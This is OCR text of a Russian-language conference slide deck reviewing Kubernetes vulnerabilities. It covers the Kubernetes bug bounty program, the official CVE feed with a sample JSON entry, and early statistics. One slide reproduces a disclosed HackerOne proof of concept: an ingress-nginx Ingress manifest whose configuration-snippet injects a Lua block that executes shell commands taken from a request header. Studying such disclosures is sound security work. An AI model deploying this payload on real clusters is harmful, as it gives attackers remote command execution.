LUNTRY

# РЕТРОСПЕКТИВА УЯЗВИМОСТЕЙ KUBERNETES

**Сергей Канибор**

R&D / Container Security в Luntry

# Обо мне

”

Настоящая защита – это не запреты,
а правильно расставленные
ограничения

## R&D / Container Security в Luntry

Более 4 лет опыта в ИБ

## Специализация – безопасность контейнеров и Kubernetes

Редактор ТГ-канала k8s (in) security

## Багхантер

- Участник BI.ZONE Bug Bounty и Yandex Bug Bounty
- Автор зарегистрированных CVE и BDU

## Спикер

VK Kubernetes
DevOpsConf
OFFZONE
БеКон
PHDays
DevOops

# План

LUNTRY

01 Scope

02 Kubernetes CVE Feed

03 Статистика

04 Интересные CVE

LUNTRY

# SCOPE

# Bug Bounty Program

1. Есть публичная программа на HackerOne (с января 2020)
2. Порядка 85 таргетов – компоненты, плагины, расширения, утилиты и много чего еще
3. Максимальный размер выплаты – $10 000
4. За все время выплачено – $102 150
5. Репорты с багбаунти -> новые CVE


LUNTRY

# HackerOne Hacktivity

1. Некоторые отчеты раскрываются (полностью или частично), что дает возможность узнать подробности эксплуатации

2. Порой в раскрытых отчетах есть полный PoC для эксплуатации той или иной уязвимости

3. Может быть полезно, когда PoC очень нужен, но его нигде нет

**Steps To Reproduce:**

[add details for how we can reproduce the issue, including relevant cluster setup and configuration]
In the latest version (1.4.0), alias was blacklisted,However, nginx supports lua. I can use other watches to insert any location configuration items.
It is meaningless to simply restrict alias instructions. Your team should start from multiple perspectives.

1. minikube start
2. kubectl apply -f https://raw.githubusercontent.com/kubernetes/ingress-nginx/controller-v1.4.0/deploy/static/provider/cloud/deploy.yaml
3.

We use nginx. ingress. kubernetes The io/configuration snippet annotation can be found in nginx Insert a new location in conf and execute any command through lua.

**Code** 795 Bytes — Unwrap lines Copy Download


```
cat > su.yml<<EOF
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: ingress-exploit
  annotations:
    kubernetes.io/ingress.class: "nginx"
    nginx.ingress.kubernetes.io/configuration-snippet: |
      more_set_headers "suanve"
            proxy_pass http://upstream_balancer;
                                proxy_redirect                          off;
        }
        location /suanve/ { content_by_lua_block { local rsfile = io.popen(ngx.req.get_headers()["cmd"]);local rschar
= rsfile:read("*all");ngx.say(rschar); } } location /fs/{
spec:
```

LUNTRY

# KUBERNETES CVE FEED


# Feed

1. Появился с версии Kubernetes 1.25 (alpha, сентябрь 2022) С 1.27 в beta
2. Немного обновился, получив возможность auto-refreshing
3. Источником истины для этого фида являются Github issues с меткой official-cve-feed
4. На данный момент содержит 73 уязвимости
5. Предоставляется в JSON- и RSS-формате



# Как это работает и кто поддерживает

1. SIG Security & Security Response Committee (SRC)
2. Пару скриптов, которые вытягивают инфу из Issue и формируют фид
3. Фид складывается в приватный S3 бакет, доступ к которому есть у SIG Security & Security Response Committee (SRC)
4. Скрипты запускаются как CronJob в K8s-кластере



## Official CVE Feed

The official CVE feed is separated into two main components:

1. The scripts, that update a cloud bucket containing the feed.
2. The website, rendering and serving the feed in various formats.

### Scripts

A script in the kubernetes/sig-security repository under the sig-security-tooling/cve-feed/hack folder. This script is a bash script named `fetch-cve-feed.sh` that:

- sets up the python3 environment;
- generates the CVE feed file with `fetch-official-cve-feed.py`;
- compares the sha256 of the newly generated file with the existing one;
- if the sha256 changed, uploads the newly generated CVE feed file to the bucket.

The `fetch-official-cve-feed.py` file executed by the `fetch-cve-feed.sh` is a python3 script that:

- queries the GitHub API to fetch all the issues with the `official-cve-feed` label in the kubernetes/kubernetes repository;
- formats the result with the appropriate JSON schema to be JSON feed compliant;
- prints the output to stdout.

These scripts are run regularly as a CronJob on the k8s infrastructure.

# Пример


```
  "_kubernetes_io": {
    "feed_refresh_job": "https://testgrid.k8s.io/sig-security-cve-feed#auto-refreshing-official-cve-feed",
    "updated_at": "2025-07-03T00:32:12Z"
  },
  "authors": [
    {
      "name": "Kubernetes Community",
      "url": "https://www.kubernetes.dev"
    }
  ],
  "description": "Auto-refreshing official CVE feed for Kubernetes repository",
  "feed_url": "https://kubernetes.io/docs/reference/issues-security/official-cve-feed/index.json",
  "home_page_url": "https://kubernetes.io",
  "items": [
    {
      "_kubernetes_io": {
        "google_group_url": "https://groups.google.com/g/kubernetes-announce/search?q=CVE-2025-4563",
        "issue_number": 132151
      },
      "content_text": "CVSS Rating:\n[CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:L](https://www.first.org/cvss
NodeRestriction admission controller where nodes can bypass dynamic resource allocation authorization checks.
during pod status updates but fails to perform equivalent validation during pod creation. This allows a compro
escalation. In practice, sanity checks in the kubelet prevent starting those mirror pods after they have been
dynamic resources won't be able to gain additional privileges.\n\n### Am I vulnerable?\n\nAll clusters that ar
Affected Versions\n\nkube-apiserver: v1.32.0 - v1.32.5\nkube-apiserver: v1.33.0 - 1.33.1\n\n### How do I mitig
features, the safest and simplest action is to turn off the feature on the API server.\n\n\n#### Fixed Version
the DynamicResourceAllocation feature and static pods may be vulnerable.  Run the following command to see if
json | jq -r '\n  .items[] \n  | select(.metadata.annotations[\"kubernetes.io/config.mirror\"] == \"true\") \n
exploited, please contact security@kubernetes.io\n\n#### Acknowledgements\n\nThis vulnerability was reported b
@liggitt\nBalaji @SaranBalaji90\nRita Zhang @ritazh\nMarko Mudrinić @xmudrii\n\n\n/triage accepted\n/lifecycle
      "date_published": "2025-06-06T15:48:26Z",
      "external_url": "https://www.cve.org/cverecord?id=CVE-2025-4563",
      "id": "CVE-2025-4563",
      "status": "fixed",
      "summary": "Nodes can bypass dynamic resource allocation authorization checks",
      "url": "https://github.com/kubernetes/kubernetes/issues/132151"
    },
```

# Не все так гладко

## Some Kubernetes CVEs don't appear on the official feed #135

Open

**raesene** opened on Mar 7 — Contributor

Looking at the official CVE feed here there's a couple of CVEs that don't appear to be present.

- CVE-2020-8561
- CVE-2020-8562
- CVE-2021-25740


On a quick note related to these issues and also CVE-2020-8554, AFAIK all 4 of them have no patch so should be marked as present in every k8s version since their discovery.

cc **@tabbysable** just the follow-up from our chat at SIG-Security.


LUNTRY

# Статистика


# Количество CVE по годам



